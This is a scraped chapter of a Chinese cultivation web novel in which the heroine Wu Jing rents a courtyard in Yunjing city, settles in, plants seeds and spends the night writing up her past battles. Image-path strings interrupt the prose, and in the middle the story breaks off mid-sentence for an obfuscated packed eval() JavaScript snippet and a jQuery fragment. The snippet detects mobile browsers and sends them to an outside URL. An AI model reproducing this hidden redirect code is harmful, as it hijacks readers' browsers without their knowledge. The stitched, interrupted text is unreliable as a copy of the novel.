123读书网 > 玄幻小说 > 我当散修苟长生 > 66.第066章小院
    云泾城是散修聚集地,提供长期租住、附带修炼设施的客栈或租赁行并不少见。吴璟接连打听了几家,对比了价格、位置和设施条件,最终选中了一家位于城池东南区域、靠近散修交易集市、名为安居阁的客栈。


    这家客栈门面不算最气派,但收拾得干净利落,掌柜是个面容和气、修为在炼气中期的中年修士,听闻她的需求后,眼中露出一丝了然。显然是打算在此长住潜修的散修,这类客人最是稳定。


    “道友想要带地火的丹室与炼器室,还要有聚灵阵,独门独户的小院……”掌柜捋着短须,沉吟道,“这样的院子,我们安居阁倒是有几处。只是这价格嘛……自然是要比寻常住处贵上一些,不过贵也有贵的道理。丹室里配有品质精良丹炉,炼器室里有坚固的黑石锻造台。日常维持地火、聚灵阵的灵石消耗,则需道友个人承担。”


    “价格几何?可否先看看院子?”吴璟问道。


    掌柜见她态度从容,便取出一枚玉简,注入灵力,一副立体光影构成的院落示意图浮现在两人面前:“道友请看,甲字三号院。独立小院,设有基础的隔音、防护禁制。院内东厢房引有稳定的丙等地火,可供炼丹、炼器之用,火口有简易控火法阵。西厢房布置了初级聚灵阵,虽不及灵脉旁的洞府,倒也足够日常修炼。正屋起居,侧屋可用作静室或库房。后院还有一小块灵田,土质尚可,种些低阶灵药或灵谷灵麦都行。”


    光影图像清晰,布局也合吴璟心意。独立,安静,功能齐全。


    “租金如何算?”


    “按月租赁,每月八百灵石。若是一次性预付一年,可免去首月租金,算是八千八百灵石。”掌柜报出价格。


    吴璟略一思索,便点头应下:“我先租一年。” 说着,取出相应数量的灵石。掌柜笑容更盛,利落地办好手续,递过一枚控制院落禁制的玉牌和两把钥匙:“甲字三号院,道友凭此玉牌可自由出入院落,激发防护。地火室和聚灵阵的启动枢纽皆在室内,具体用法玉牌内亦有说明。祝道友修炼顺遂。”


    接过玉牌和钥匙,吴璟按照指引,很快找到了位于客栈后巷深处、被一道矮墙与其他院落隔开的甲字三号院。青砖灰瓦,院门朴实,门上禁制在玉牌靠近时自动开启。


    推门而入,是一个约莫两丈见方的小院子,青石铺地,墙角种着几丛耐寒的翠竹。正屋三间,窗明几净,家具虽简朴却齐全。东厢房门口能感受到隐约的热力,推门进去,果然见地面设有火口。西厢房则灵气明显比外界浓郁一些,地面上刻画着聚灵阵纹。


    这里,便是她在云泾城暂时的家了。


    关上院门,激发玉牌中的防护禁制,一层淡淡的、几乎看不见的光幕笼罩了小院,隔绝了外界的窥探与嘈杂。


    吴璟走到院中,深深吸了一口气。


    回想从安阳城到云泾城这一路,遭遇劫匪、陷入迷障、久困深山,目睹厮杀、死里逃生、偶遇故人……可谓步步惊心,艰难险阻。但正是这步步险途,锤炼了她的斗法技巧,磨砺了她的心志,开阔了她的见识,也更让她看清了自身的不足与前进的方向。


    如今,终于得以在这相对安稳的一隅暂歇片刻。


    吴璟穿过灶屋,来到后院。


    后院有一小片翻耕过的灵田,尚未播种。一口青石古井安静地守在角落。她走上前,放下木桶,井绳摩擦着辘轳,发出吱呀的轻响。打上来的井水清冽透亮,带着地底特有的凉意,舀一瓢尝了,清甜爽口。


    拎了满当当一壶水回到堂屋,在储物手镯里翻找片刻,取出了一套白泥小炭炉和红泥茶壶,还有一包妥善存放的金蕊朝阳。这茶是离家前,母亲塞给她的,外公外婆最喜欢的茶。


    搬个小杌子坐下,吴璟没有使用法术,用火折子点燃炭块,看着红亮的火苗一点点舔舐壶底。水渐渐沸了,咕噜咕噜的声音单调却令人安心,白色的水汽顶着壶盖轻轻跳跃,很快,一股清雅中带着微甜暖意的茶香便弥散开来,驱散了新居那点陌生的清冷气。


    她斟了一杯,捧在手里,热度透过杯壁熨帖着掌心。


    慢慢地啜饮,茶汤微烫,滑入喉中,暖意便顺着四肢百骸缓缓蔓延。


    午后的阳光透过竹叶缝隙,洒下斑驳晃动的光点,偶有微风拂过,竹叶沙沙作响,衬得后院那片空荡荡的灵田在阳光下显得格外空荡。


    “种点什么好呢……”吴璟望着巴掌大的褐色土壤,低声呢喃。几乎是下意识的,脑海中浮现的,便是那抹在昏暗石洞中陪伴她度过漫长孤寂时光的、坚韧而温柔的白色。


    “种两株棠梨吧。”她轻轻对自己说。


    一壶茶渐渐见了底,身心都在这简单重复的煮茶、饮茶动作中慢慢舒展。她放下茶杯,满足地、长长地伸了个懒腰,骨节发出轻微的脆响。


    踱进卧房,从储物手镯里取出早已备好的被褥——依旧是离家时带的、母亲亲手准备。


    仔细铺好床单,抖开被子,套上枕套。做着这些琐事时,心里有种奇异的踏实感。


    忙完这些,倦意便如潮水般涌来。


    额……没洗澡,罢了,捏个法诀,身上微光流转,两个清洁术过后,便觉通体清爽,尘埃尽去。


    拔下固定发髻的寻常木簪,任由长发如瀑般披散肩头。脱下外衫鞋袜,只着贴身的柔软中衣,她掀开还带着皂角清香的被角,将自己整个埋进蓬松柔软的褥子里。


    被褥包裹着身体,暖融融的安心。窗外的日光透过窗纸,变成柔和的、昏黄的光晕。远处集市隐约的喧嚣,被院落的禁制和距离过滤成模糊的背景音。


    她闭上眼睛,深深地、缓缓地吐出一口气。


    她要好好地、睡一觉。


    一觉醒来,日头西斜,神清气爽的吴璟来到后院灵田,种下两粒棠梨。


    天边最后一抹暖金色的余晖恋恋不舍地滑过竹梢,院中的光影被迅速拉长、稀释,最终融成一片朦胧的灰蓝。她直起身,轻轻拍了拍手上沾着的、带着微微湿气的蓬松土壤,低头对着刚刚埋下种子的地方,柔声叮嘱:“要好好长哦。这里有阳光,有雨露,还有灵气,你们可以健健康康地长大。”


    晚风拂过,竹叶又沙沙地响了一阵。


    吴璟转身回了屋,关上门。


    从储物手镯里取出两枚萤石,指尖微弹,它们便轻盈地飞起,稳稳嵌入屋梁预制的凹槽内。柔白润泽的光芒均匀洒下,不刺眼,不摇晃,恍如一方被精心裁剪、铺陈室内的静谧月光,将屋内陈设照得清晰又温柔。


    她在窗下的木桌前坐下,取出笔墨纸砚。拿起墨块,就着砚中浅浅一层清水,开始不疾不徐地研磨。


    手腕转动,墨迹在清水中缓缓晕开,由浅至深,单调而规律的磨墨声在寂静的室内响起,她的心神随着这重复的动作,不由自主地飘远。


    眼前仿佛又闪过断肠峪外,劫匪如潮水般自黑暗中涌出的那个惊魂之夜。耳边似乎还能听到那祖孙俩急促的喘息,赤炎尺上传来的反震之力,以及……青玉兰簪碎裂时细微却清晰的哀鸣。然后是终日不散的迷雾,冰冷寂静的石洞,黑暗中棠梨种子破土时那点微不足道却足以点亮心房的绿意,还有……幼蟒身躯骤然膨胀带来的震撼,妖植藤蔓破风袭来的腥气,天地灵乳入口时难以言喻的温润与生机……


    昔归群山深处,毒刺猬临死前戛然而止的惨叫,沼泽地旁劫修首领冰冷如毒蛇的注视,生死一线间的绝望,以及秦跃光近乎完美的伪装……</p


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17083502|190509||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    >


    一幕幕,一桩桩,如同默然的皮影戏,在她专注研磨的指尖、在她沉静的眼眸里,无声地流转、浮现。


    墨,在不知不觉间,已磨得浓黑发亮,稠滑如缎。


    她回过神来,轻轻搁下墨块,取过一张素白微黄的竹纸铺平,镇纸压好,又执起半旧的狼毫笔。笔尖饱蘸浓墨,悬于纸面之上。


    略一沉吟,笔尖落下。“……五月,离顾家,随问缘阁车队往云泾。初九,夜,于断肠峪外遇劫匪袭营……”


    字迹不算娟秀,却一笔一划,工整清晰。笔锋游走,将记忆中的惊险、搏杀、决断、失误、心得,一一转化为落在纸上的黑字。


    窗外,夜色浓稠如墨。一轮清冷的弯月不知何时悄然爬上了东边的天际,将皎洁却疏离的光辉洒向沉睡的城池。月光透过窗纸,与屋内萤石的柔光交融,在她专注的侧脸上投下淡淡的光影。


    时间在笔尖与纸张的细微摩擦声中静静流逝。月亮无声地、缓慢地向中天爬升,又从另一侧从容滑落。远处偶尔传来几声悠长的犬吠,或是更夫模糊的梆子声,旋即又被深沉的夜吞没。


    她写得很慢,写写停停,有时会蹙眉凝思,回忆某个细节。有时会微微点头,记下一个宝贵的教训。写到最后几场遭遇时,笔触愈发沉凝。


    “……沼泽遇险,法器接连被毁,灵力枯竭……”


    天边,不知何时,浓稠的墨色如潮水般褪去,泛起一层极淡的、近乎透明的蟹壳青。吴璟终于写完了最后一个字,搁下笔。


    手腕因长时间书写而有些微酸,但她浑不在意。目光落在桌上那叠厚厚的手稿上,墨迹已干,在晨光熹微中显得格外清晰。上面密密麻麻,记载着她从安阳到云泾这一路上,几乎所有值得铭记的战斗与险境,以及她事后反思总结出的经验、技巧、乃至心境变化。


    她轻抚着纸面,指尖传来微微的粗糙感。


    母亲说得对。比起把纷乱的念头和模糊的印象直接用神识刻入玉简,这种用笔一字一句、将经历重新梳理、拆解、再落于纸上的过程,确实能让一切都变得更为清晰、深刻。那些惊心动魄的瞬间,那些生死一线的抉择,那些鲜血换来的体悟,在笔尖流淌时,仿佛又被重新经历、咀嚼了一遍,真正化为了融入骨血的经验与智慧。


    窗外,晨光刺破了天际的灰蓝,斜斜地照进屋内。她起身推开窗,清冽的空气涌入,冲散了一屋墨香。就在她舒展略显僵硬的筋骨时,丹田气海毫无征兆地微微一跳。


    不是突破时沛然的暖流,而是……一种奇异的饱满感,带着隐隐的雀跃与鼓胀,仿佛有什么正在内部酝酿、生长。经脉中缓缓运转的灵力,似乎比昨日突破后更加活泼了些许,甚至有些不受控制地想要加速,想要吸纳更多。


    她微微一怔,旋即意识到了什么——这是顿悟破境后,心神与灵力未曾完全协调稳固,而一夜潜心思索、将过往生死经历彻底梳理沉淀,心神再度拔高,反过来牵引了灵力的自然增长与精炼。


    突破太快,根基尚需夯实,心有所得,灵力亟待呼应。


